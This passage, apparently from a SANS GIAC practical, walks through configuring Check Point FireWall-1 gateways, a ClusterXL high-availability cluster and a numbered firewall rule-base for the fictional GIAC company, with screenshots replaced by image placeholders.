


Click on Accept to save. Note that by default, if you edit the properties of a particular interface, Check Point has enabled anti-spoofing for you.






Click on the Authentication Tab. We will be using primarily RADIUS but select VPN-1 as well. Under the Policy Server, we will set the user group G\_GIAC\_Remote which will encompass both our staff group (G\_GIAC\_Mobile) and our admin group (G\_GIAC\_Admin).




Next click on the Advance tab and select Connection Persistence. In the interests of maintaining availability when deploying a new rule-base, we want to set this to keep all connections.






Now click OK to save. Repeat for our second gateway GextFW-B.  
Right-click on Check Point, select new gateway cluster (GextFW-HA). Enable the following settings;



Select Cluster Members.




Add the two gateways.




Now edit the properties of each cluster member and click the topology tab.

© SANS Institute




The only unique networks should be hme0 and qfe5. For all the other networks, select and then click edit.

© SANS Institute




Make sure the Cluster Interface checkbox is ticked. Then click OK.


Select Cluster XL and tick High Availability. The Gateway recovery is relevant if we are using different spec boxes for our gateways and want to give the more powerful machine a higher priority.



Click Synchronisation. Here define the 181.75.1.0/30 network (hme0).



Next click Topology and configure the six cluster IP addresses.



Click OK and we are ready to create the rule-base.

### **RULE-BASE**

In creating the rules, we generally follow the convention of most used rules to the top of the rule-base. This is for performance reasons, as the firewall has to run sequentially through all the rules starting from the first till it finds a match. We also want to put our more explicit rules to the top, and our more general granular rules to the bottom.

FIREWALL-1 CLUSTER					
1		GextFW-A.hme0		GextFW-A.hme0	UDP udp_8116 TCP FW1
		GextFW-B.hme0		GextFW-B.hme0	
					accept
					None

Rule #1 State Synchronisation for high availability.



TIME						
2	S-France	Any	TCP ntp-tcp	accept	- None	GextFW
3	Net_175.16.100.0 Net_181.75.2.0 Net_181.75.3.0 Net_181.75.4.0 Net_181.76.0.0 Net_181.77.0.0	S-France	UDP ntp-udp	accept	- None	GextFW

Rule #2 Allow time server access to Internet time servers.

Rule #3 Allow devices to synchronise time.

DNS						
4	S-England	Net_181.77.0.0	UDP domain-udp	accept	- None	GextFW
5	Any	S-England	UDP domain-udp	accept	- None	GextFW

Rule #4 Allow internally based name recursion.

Rule #5 Allow name queries for giac.com (external DNS)

SITE-TO-SITE ENCRYPTION						
6	GextFW-HA	Any	IPSEC	accept	Log	GextFW
7	S-USA G_Supplier_Netv	G_Supplier_Netv S-USA	smtp	Encrypt	Log	GextFW

Rule #6 GIAC can establish VPN Connections with Gateways and Secure Clients.

Rule #7 Encrypt email between GIAC and Suppliers.

CLIENT-TO-SITE ENCRYPTION						
8	Any	GextFW-HA	TCP FW1_pslogon_NC TCP FW1_topo IPSEC UDP VPN1_IPSEC_enc	accept	Log	GextFW
9	G_GIAC_Admin@	GmgmtTS1	TCP telnet	Client Encrypt	Log	GextFW
10	G_GIAC_Admin@	S-France	TCP ssh	Client Encrypt	Log	GextFW
11	G_GIAC_Mobile@	S-Denmark	TCP tcp-30542	Client Encrypt	Log	GextFW
12	G_GIAC_Remote	S-Greece	UDP tcp-135 TCP tcp-5000-65535	Client Encrypt	Log	GextFW

Rule #8 Allow topology download and VPN tunnel establishment with Secure Clients and other Gateways. Allow login to Policy Server for Secure Clients.

Rule #9 Allow GIAC Admin group encrypted telnet session to Terminal Server for out-of-band management.

- Rule #10 Allow GIAC Admin group to secure shell to portal France.  
 Rule #11 Allow GIAC Staff group to "Fortune Ordering".  
 Rule #12 Allow GIAC Remote (Both Staff & Admin) to Exchange server using Outlook.

DMZ						
13	* Any	S-NewZealand	TCP http TCP https	accept	- None	GextFW
14	Net_181.77.0.0	S-USA	smtp	accept	- None	GextFW
15	* Any	* Any	TCP ident	reject	- None	GextFW
16	S-USA	Net_181.77.0.0	smtp	accept	Log	GextFW

- Rule #13 Allow Customer and Partner browser traffic to GIAC Web site.  
 Rule #14 Allow email to our external mail relay \*Configured to accept only email destined for the GIAC domain.  
 Rule #15 Reject Reverse DNS/Ident lookups.  
 Rule #16 Allow external mail relay to send email to Internet.

TIER-2						
17	S-NewZealand	S-Denmark	TCP tcp-30542	accept	Log	GextFW
18	G_GIAC_Fortune	S-Denmark	TCP tcp-30542	Client Auth	Log	GextFW
19	S-Denmark	S-Australia	TCP sqlnet1	accept	Log	GextFW

- Rule #17 Allow Web Server to interface with 'Fortune Ordering' Server.  
 Rule #18 Allow authenticated GIAC Staff to 'Fortune Ordering' Server.  
